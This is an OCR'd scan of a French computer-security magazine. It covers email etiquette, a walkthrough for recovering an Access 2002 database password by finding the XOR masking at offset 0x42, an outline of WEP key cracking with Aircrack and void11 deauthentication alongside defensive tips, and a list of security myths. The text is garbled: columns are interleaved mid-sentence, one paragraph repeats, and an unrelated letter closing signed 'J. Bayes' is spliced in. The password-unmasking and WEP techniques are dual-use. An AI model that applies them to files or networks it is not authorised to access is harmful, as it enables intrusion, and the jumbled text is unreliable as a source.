BlackICE PC Protection (<http://www.iss.com>) - Il protège contre les vols d'identité, les attaques informatiques, les crashes système... Parfois trop envahissant, il s'agit dans tous les cas d'un excellent outil de protection.

Equipés des meilleurs programmes et des bonnes ressources web, vous pourrez vous aventurer sur Internet en toute sécurité. N'oubliez pas que contre l'imprudence, il n'y a pas de protection qui vaille !

Nyarliathotep

ECRIS tes courriels comme un VRAI hacker!




Un hacker qui va à la chasse de connaissance mais qui ne sait pas comment la partager ensuite, c'est un faux hacker! Un vrai trafiquant de savoir doit s'exprimer de façon claire, nette et précise. Et ce n'est pas un précepte démodé : chaque moyen de communication possède son propre langage. Le langage utilisé dans les journaux n'est pas celui que nous utilisons dans une salle de sport. Et cela vaut également pour le mode d'écriture: on n'écrit pas sur un téléphone mobile comme on écrit sur un ordinateur, et encore moins comme on parle ... bref, voici nos suggestions. Et celui qui n'est pas d'accord est un 1am3r0n3!

Ne criez pas!

1) UN TEXTE ECRIT EN MAJUSCULE DONNE L'IMPRESSION QUE VOUS CRIEZ. C'est très désagréable! D'ailleurs, sachez que certaines personnes filtrent les courriels écrits en majuscule, et les jettent sans les lire.

2) Les courriels au format HTML sont des courriels de lamer! Le courrier HTML est l'une des pires inventions au monde. Il gaspille inutilement la bande passante, et il est une porte ouverte aux virus et aux trojans les plus sournois. Il est donc impératif d'envoyer des messages au format texte, que vous pouvez également personnaliser:


- AU LIEU D'ECRIRE EN CARACTERES GRAS, METTEZ DEUX ASTERISQUES. CELA MET *VRAIMENT* LE MOT EN RELIEF ;
- AU LIEU DE SOULIGNER LES MOTS,



I am
My Lord
Your Lordship's
most obedient
humble servant
J. Bayes.


**Seul un « lamer » écrit sur son ordinateur
comme sur son téléphone portable!**

**Voici les règles à suivre si vous voulez être
estimé et respecté**



LA MÉDECINE POUR OUTLOOK EXPRESS

Outlook Express est incapable de gérer correctement les citations et les signatures. OE-QuoteFix, que vous trouverez à l'adresse <http://home.in.tum.de/~jain/software/oe-quotefix/>, met les choses au point et améliore son fonctionnement. Ce petit logiciel est gratuit, l'essayer ne coûte rien ... il existe également pour Outlook <http://home.in.tum.de/~jain/software/outlook-quotefix/>



UTILISEZ DEUX _TIRETS BAS_ C'EST TRES_PRACTIQUE;
- VOUS VOULEZ ECRIRE EN ITALIQUE? DEUX /BARRES OBLIQUES/ FERONT L'AFFAIRE /ET VOILÀ!.

3) Apprenons à utiliser correctement les enfilades (threads)! Et ça /personne/, euh, personne ne sait le faire. Si vous répondez à un message en changeant uniquement l'objet, vous ne changez pas le thread initial! Les programmes respectant les standards Internet gèrent les enfilades en se basant sur le contenu des en-têtes : Message-ID, In-Reply-To et References. Changer l'objet ne change pas le thread, et le nouveau message sera incontestablement rangé dans l'enfilade d'origine, même s'il traite désormais un sujet différent. Ce phénomène s'appelle le détournement de thread (thread hijacking) et se révèle très désagréable pour les personnes qui tiennent leur messagerie en ordre. Pour commencer une nouvelle enfilade, vous devez créer un nouveau message.

4) Oubliez le postage croisé (crossposting). Le postage croisé consiste à envoyer le même message simultanément à plusieurs groupes de discussion ou listes de destinataires. Il est utilisé en général par des casse-pieds, qui souhaitent poser une question stupide ou sans intérêt et qui veulent

être sûrs d'obtenir une réponse. En fait, la meilleure chose serait d'attendre au moins quelques jours; et, si possible, d'indiquer [postage croisé] en objet du courriel. Comme ça, on est prévenu.

Attention à la prochaine section, il va se passer quelque chose. Les lamers se comportent comme cela tout simplement parce que certains logiciels, comme Outlook Express, ont commencé avant eux. Résultat : on a l'impression que c'est leur logiciel qui commande, et qu'ils ne sont pas capables de faire un clic tout seul.


5) La citation vient après. Lorsqu'on répond à un message, il faut placer sa réponse sous le message précédent, et non pas au-dessus. Parce qu'en français, la lecture se fait de haut en bas, donc les informations les plus anciennes doivent être au début du courriel, et non pas à la fin. D'ailleurs, quand le message initial est à la fin, on ne comprend plus rien ! La citation doit être après!

6) Pendant que nous y sommes, écoutez ça : lorsque vous citez, il vaut mieux couper l'original pour ne garder que les éléments importants. C'est très désagréable de recevoir un courriel avec une citation de cinquante lignes, que l'on a peut-être même déjà lue, et une réponse de deux lignes. Ne soyez pas paresseux : c'est du plus mauvais effet.

7) Signez avec le symbole "tiret tiret espace" (sigdash). Selon les règles de Usenet et de messagerie, la signature doit commencer par le sigdash, c'est-à-dire "deux tirets, un espace, retour à la ligne", c'est-à-dire "--". En outre, la signature doit faire au maximum quatre ou cinq lignes. Bien sûr, si elle en fait six, ce n'est pas dramatique ; mais après une certaine longueur, cela devient pénible. D'ailleurs, des logiciels comme Outlook ne sont pas très forts dans la gestion des signatures. Il vaut

LE CLIENT LE PLUS SVELTE AU MONDE

Pine (<http://www.washington.edu/pine/>) est un programme de courrier électronique uniquement au format texte, développé par l'université de Washington pour Windows et Unix.




mieux utiliser Thunderbird. Ou bien mettre les choses au point.

Il y a encore beaucoup de choses à dire, mais les messages aussi doivent avoir la bonne longueur. Voilà ce qu'on va faire: essayons tous de comprendre où sont nos erreurs, afin d'adopter un comportement plus correct. OK? :-)
Et si quelqu'un a une objection... prière de lire la RFC 1855 (<http://www.dtcc.edu/cs/rfc1855.html#3>).

Barg the Gnoll

DANS LES GRIFFES DES LAMERS

JAWS (<http://www.nanopac.com/JAWS.htm>) est un excellent programme pour Windows, qui lit à voix haute les documents pour les personnes ayant des problèmes de vue. Tout message ne respectant pas les règles de citation augmente les difficultés de lecture pour les non voyants. A retenir.




PÉNÉTRER

dans

ACCESS

Comment fonctionne la protection des bases de donnée? Parlons d'Access et découvrons les secrets du faible cryptage des mots de passe



Nous disposons d'une base de données créée avec Access 2002 et protégée par mot de passe. Chaque fois que nous essayons de l'ouvrir, il y a une fenêtre qui apparaît et qui nous demande de le rappeler.

Problème, aujourd'hui nous l'avons perdu et on s'en souvient plus. Donc on a décidé pour résoudre ce problème de créer un système de récupération des mots de passe.

Tout d'abord regardons à l'intérieur

Il est préférable pour effectuer nos essais de créer une base de données très simple, ou quasiment vide. Ouvrons Access et créons-en une sans faire de tableaux, nommée par défaut db1 et refermons Access. Avant de poursuivre, copions le fichier

db1 avec les options de Windows Explorer en effectuant un copier/ coller sur le bureau. L'on obtient donc un fichier nommé Copie de db1.


A présent, ouvrons à nouveau Access et recherchons le fichier db1 en effectuant Fichier > Ouvrir. Le sélectionner et l'ouvrir avec l'option Ouvrir Exclusive à l'aide de la flèche de la touche Ouvrir.

Ensuite choisissons le mot de passe en effectuant Outils > Protection > Choix du mot de passe de la base de données...

Préferons pour établir le mot de passe d'essai, une suite courte et simple, choisie parmi des caractères A majuscules.

On nous demandera de l'écrire deux fois. Nous avons ainsi une base de données db1 protégée par mot de passe qui nous sera demandée chaque fois que nous essaierons de l'ouvrir et Copie de db1 qui est la même base de données mais sans la protection du mot de passe.

Il nous faut donc à présent un logiciel capable de comparer les octets de chaque fichier et de détecter les différences éventuelles, c'est que l'on appelle dans le jargon le « dif- fering » entre deux fichiers. C'est



encore mieux si ce logiciel est également un éditeur hexadécimal.

Privilégions un shareware, car son prix après période d'essai ne sera pas très excessif. Notre choix s'est porté sur HexCmp2, à la fois comparateur et éditeur, disposant d'un graphisme pratique à utiliser en mode plein écran et très bien intégré également dans Windows XP. Il est téléchargeable à l'adresse <http://www.fairdell.com/hexcmp/>.



Faisons glisser les deux fichiers préparés, db1 et Copie de db1, sur l'icône de HexCmp2. Une double fenêtre apparaît. Nous remarquons immédiatement les différences entre les deux fichiers parce qu'elles sont surlignées en rose et surtout la présence de 3 octets alternés. Celles-ci pourraient être en quelque sorte nos trois lettres camouflées ?

Notons l'adresse offset du premier octet : 0000042 (0000040 sur l'ordonnée et 02 sur l'abscisse).

Enfonçons le couteau dans la plaie

Fermons tout et réouvrons avec l'option d'Access « Ouverture exclusive » le fichier db1 en répétant la procédure initiale pour établir un nouveau mot de passe, différent du précédent, et d'une longueur disons de 4 caractères. Sauvageons et ouvrons à nouveau les deux fichiers db1 et Copie de db1, avec HexCmp2. Il est probable que nous touchions au but ! Les différences entre les deux fichiers nous sont continuellement signalées à l'adresse 0000042, et cette fois-ci les octets surlignés en rose sont au nombre de 4, exactement la longueur du nouveau mot de passe.

Nous avons presque trouvé l'endroit où le mot de passe est mémorisé. Il ne nous

reste plus qu'à savoir comment et pour quelle raison à première vue les valeurs hexadécimales mis en évidence par HexCmp2 sont tout à fait casuelles.

Et pourtant ils ont dû sûrement utiliser une méthode de camouflage.

Examinons de plus près le premier cas (exemple) que nous avons essayé qui est le plus simple car le mot de passe était composé par trois A majuscules.

Dans le premier emplacement différent des deux fichiers, on trouve d'une part la valeur hexadécimale BF, d'autre part la valeur hexadécimale FE. Quelle opération peut transformer la valeur BF en FE, en sachant que l'équivalent hexadécimal de la lettre A majuscule est 41 (on peut le lire sur n'importe quel tableau Ascii, indiquant les équivalents hexadécimaux des caractères) ?

Pour quelle raison dans les autres emplacements les valeurs sont différentes (AD, EC et 25,64) même si la lettre utilisée est la même ?

Supposons qu'il s'agisse d'une opération pas très compliquée, mais même pas une opération arithmétique, sinon on prendrait le risque d'avoir des reports ou des complications inutiles et il ne nous semble pas que Microsoft ait protégé Access correctement... Essayons d'écrire toutes les données que nous avons, en binaire :

```
BF 10111111
FE 11111110
41 01000001
```

En observant avec attention les colonnes, nous remarquons que la valeur de BF et FE est 41 à un niveau 1 ou 0 près, constituant une fonction logique OU exclusif (XOR) dont la table de vérité est la suivante :

En observant avec attention les colonnes, nous remarquons que la



valeur de BF et FE est 41 à un niveau 1 ou 0 près, constituant une fonction logique OU exclusif (XOR) dont la table de vérité est la suivante :

0	0	=	0
0	1	=	1
1	0	=	1
1	1	=	0

Essayons d'appliquer la même chose à la deuxième paire de données hexadécimales que nous lisons dans HexCmp2: AD et EC.

```
AD 10101101
EC 11101100
```

En faisant l'opération XOR entre les deux, nous obtenons le résultat suivant :

```
01000001
```

Exactement le même qu'avant, c'est le chiffre hexadécimal 41, c'est-à-dire le caractère A de la table Ascii. Nous y sommes, nous avons découvert le codage qu'ils ont utilisé. Chaque valeur hexadécimale correspondant à chaque caractère de notre mot de passe est mémorisée, dans Access, en créant l'XOR avec la valeur présente à ce moment là à la même adresse.


Nos données sont sauvées : nous avons récupéré le mot de passe que nous avons oublié. Evidemment nous ne souhaitons pas faire sauter des protections spéciales sur des fichiers ne nous appartenant pas, ni même découvrir les secrets des programmes Microsoft, car la simplicité de leurs protections est telle que c'est un secret de polichinelle. Le présent article n'a qu'un but exclusivement didactique aux risques et périls de ces utilisateurs et surtout ne le prenez pas mal.

QUEL MOT DE PASSE AVONS-NOUS UTILISÉ ?

Voici les paires visibles sur l'image :
 D7,BF - 8D,EC - 07,64 - F7,9C - 9A,FF
 - 5A,28 - 40,2A - E5,8A - 18,6D - 09,7B
 - A2,CC - BE,DF - 22,4E

ATTAQUES AU VOL

Les connexions sans fil constituent toujours un risque, comme l'a récemment démontré le FBI. Partons à la découverte des techniques d'attaque et des astuces de défense



protocole de cryptage WEP. Et hop, il est entré dans le réseau comme dans du beurre.

Le protocole WEP est un système de cryptage qui emploie une ligne de bits pour saboter le flux de données, afin d'en rendre le contenu incompréhensible. L'émetteur et le récepteur doivent connaître la clé de chiffrement, normalement d'une longueur de 64 ou 128 bits. Une partie de la clé est constituée d'un numéro à 24 bits, généré plus ou moins au hasard, appelé vecteur d'initialisation. Ce qui nous donne donc une clé effective de 40 bits pour une longueur de 64 bits, et



MOT DE PASSE SUR LES FICHIERS

Si vous utilisez Windows, une bonne idée pourrait être d'attribuer un mot de passe à vos fichiers les plus "brûlants", avant que quelqu'un ne vienne vous les enlever... à vol d'oiseau. Vous cherchez un outil efficace, sûr, libre et intégré dans Windows explorer? Adoptez AxCrypt, que vous trouverez à l'adresse <http://axcrypt.sourceforge.net/>

réseau sans fil que de retirer de l'argent à un bancomat en pleine nuit, ou même de payer le restaurant avec sa carte de crédit. Toutefois, il n'est pas inutile de prendre quelques précautions.

1) Toujours modifier les paramètres de fabrication

La borne d'accès nous a été vendue avec des paramètres par défaut, qui sont les mêmes pour toutes les bornes d'accès de la même marque. La première chose à faire pour éloigner les hôtes malintentionnés sera donc de les modifier. Il s'agit notamment du SSID, du canal et du mot de passe administrateur.

2) Utiliser le cryptage WPA plutôt que WEP


WPA est un système de cryptage plus sûr que WEP, même si sa version commerciale le présente elle aussi un point faible: elle est basée sur un mécanisme requérant une ligne alphanumérique spécifiée par

l'utilisateur. Si cette ligne existe dans un quelconque dictionnaire, une simple attaque par dictionnaire permettra de l'obtenir. Il faut donc utiliser des séquences totalement improbables.

3) Mettre constamment à jour le firmware.

Les fabricants de points d'accès mettent parfois à jour le logiciel interne de la borne, pour la rendre moins vulnérable aux attaques de nouveaux outils, toujours plus puissants et sournois. Si le PA le prévoit, vous pouvez activer l'option de mise à jour automatique dès la sortie d'une nouvelle version du firmware, ou bien contrôler régulièrement si vous êtes à jour avec la dernière version.

L'interface graphique de void11 pénètre le réseau comme un couteau dans le beurre




de 104 pour une longueur de 128 bits.

Le vecteur d'initialisation est placé au début du flux de données transmis, en une simple ligne de texte envoyée en clair sur le réseau.

Comment fait un attaquant pour infiltrer la connexion entre un point d'accès (à plus forte raison s'il s'agit d'un point d'accès public comme un hotspot) et notre ordinateur? Certes, ce n'est pas simple; mais avec un peu d'expérience et quelques outils récents, cela peut aller très vite, comme nous l'ont démontré les deux agents du FBI. Ils s'agit généralement d'outils créés pour Linux, qu'il est facile de faire tourner sur Windows en se procurant un LiveCD tel que Knoppix, si vous ne voulez vraiment pas passer à Linux. Toutefois, il est toujours judicieux de contrôler les versions, étant donné que certains programmeurs ont également mis en réseau des portages pour Windows.

Une fois que notre attaquant a identifié le réseau avec des sniffeurs passifs comme Kismet (www.kismetwireless.net) ou Aircrack (<http://aircrack.shmoo.com/>), il peut, pour ne pas attendre trop longtemps avant de recueillir une quantité suffi-

sante de paquets à analyser, utiliser un outil incroyablement puissant et moderne tel que Aircrack, même à partir de Windows, (www.cr0.net:8040/code/network/). En effet, cet outil est capable de faire une analyse statistique comprenant les vecteurs d'initialisation, afin de récupérer la clé WEP en un temps record, si le trafic réseau est suffisant. Et si le trafic est trop faible? Là aussi, notre attaquant peut feinter, en utilisant soit une boucle ping qui sollicite une réponse de la part du point d'accès, soit, et c'est plus probable, un outil très efficace comme void11



(www.wlsec.net/void11), qui bouche la réception d'un flux de données en simulant des déconnexions permanentes entre notre ordinateur et le point d'accès en question. Bien sûr, à ce moment-là, on risque de flairer l'attaque à cause des déconnexions répétées. Une borne d'accès comme l'Apple Extreme Airport (très répandue même parmi les réseaux Windows, car elle est compatible avec le standard wi-fi en tant que tel) entre même carrément dans un sommeil profond au bout de quinze minutes de flux de trafic d'environ soixante secondes. Mais quand on en arrive là, il est quasiment sûr que l'attaquant s'est déjà emparé de notre clé Wep.

Comment mettre en place un système de défense

Certes, cela reste moins dangereux d'utiliser un ordinateur public relié au



DIX CHOSSES À

Vous en avez assez d'avoir toujours les mêmes conseils sur la sécurité ? Alors en voici quelques-uns sur les mythes de la sécurité auxquels VOUS NE DEVEZ PAS CROIRE !

Les "experts de la sécurité" sont toujours prêts à donner des conseils sur la façon de procéder, les programmes à utiliser, les risques encourus, les dégâts subis si aucun firewall n'est installé. La vérité, c'est que les choses doivent être faites, mais bien et calmement. Sinon, on obtient l'effet inverse. A force de trop vouloir de sécurité, on crée des problèmes énormes et ce, sans l'aide de personne ! Voici les dix pires règles à suivre sur la sécurité. Faites le contraire de ce que nous écrivons ici et tout ira bien. Si ce n'est mieux !

1. AVOIR UN PROGRAMME POUR CHAQUE PROBLEME.

Même les professionnels avertis tombent dans le panneau. Ils pensent qu'à chaque problème correspond un produit miracle, comme les pilules pour le mal de tête. Une fois le produit acheté, le problème est résolu. ERREUR ! Les ordinateurs saisissent uniquement un et zéro ; nous, nous comprenons un, zéro et "ni ici ni là". Nous sommes au minimum 50% plus intelligents que l'ordinateur ! Les tools sont des outils à utiliser, et non pas des solutions qui font le travail à notre place. Acheter un firewall sophistiqué ne sert à rien. Ce qui sert, c'est de bien savoir utiliser celui qu'on a. Et en plus, Zone Alarm (<http://www.zone-alarm.com>) est gratuit pour un usage personnel.

2. PENSER UNIQUEMENT A L'ORDINATEUR ET NON PAS AUX PERSONNES.



Un mot : phishing. La sécurité n'est pas un problème technique mais un problème de comportement. Une personne intelligente et dégourdie s'en sort mieux qu'un imbécile plein de firewall. Prenez les bonnes habitudes (attention aux sites douteux, aux spam, spyware...) et le problème de la sécurité vous semblera immédiatement beaucoup plus léger.

3. PENSER A LA SECURITE LORSQU'ON EST CONSCIENT D'UN PROBLEME.

E Il est déjà trop tard ! La sécurité doit être la première chose à laquelle nous devons penser. La plupart d'entre-nous attendent en revanche la première galère pour réagir. En outre, les villes sont pleines de maisons équipées d'un antivol monté après un cambriolage...

4. PARAMETRER DES REGLES DE SECURITE EXTREMEMENT RIGOUREUSES.

Une réaction typique du père qui paramètre un firewall et des filtres de protection pour que ses enfants soient



NE PAS FAIRE

à l'abri des publicités et sites douteux présents sur Internet. Voir règle n°1 : ils pensent que le firewall suffit à protéger leurs enfants (les enfants sont déjà dix kilomètres plus loin). Les règles de sécurité dans un réseau (même la famille est un réseau) doivent être fixées à travers le dialogue et non pas par la contrainte. Un père qui navigue une demi-heure par jour avec ses enfants et fournit patiemment des explications sur les dangers encourus, fonctionne bien mieux que n'importe quel filtre. Et les jeunes surferont sans danger, même sans firewall.

5. TRAITER LES PRIVILEGES D'ACCES GLOBALEMENT.


Un administrateur de réseau (ce qui signifie également un ordinateur partagé par deux personnes) programme souvent des barrières très simples entre les utilisateurs, en ouvrant la voie aux problèmes. Au pire, ils tenteront de contourner les privilèges même de l'intérieur du réseau. Mieux vaut prendre plus de temps, comprendre les exigences de chacun et créer un système d'autorisation sur mesure, dans la mesure du possible.

6. TRAITER TOUTES LES DONNEES DE LA MEME FAÇON.

Le fichier contenant les passwords pour l'home banking ? Il doit être crypté, caché, protégé, enregistré plusieurs fois etc.. Les textes des chansons de Nirvana téléchargés par Internet ? Quelle importance si tout le monde peut les voir ? Combien d'ordinateurs disposent de la même protection pour toutes les données ? Parfois, elle sera trop puissante, parfois pas assez. Apprenez à faire la distinction.

7. AVOIR LA MANIE DU BACKUP.

Et si on attrape un virus sans s'en rendre compte ? En procédant à une restauration système, on transfère également le virus dans le backup. La véritable obsession devrait être toute autre : celle de l'inté-



grité des données. Avant de penser à la fréquence des backup, pensez à contrôler soigneusement votre disque dur et vérifiez que les données soient bien rangées. Vous pouvez ensuite les restaurer. Mais seulement après..

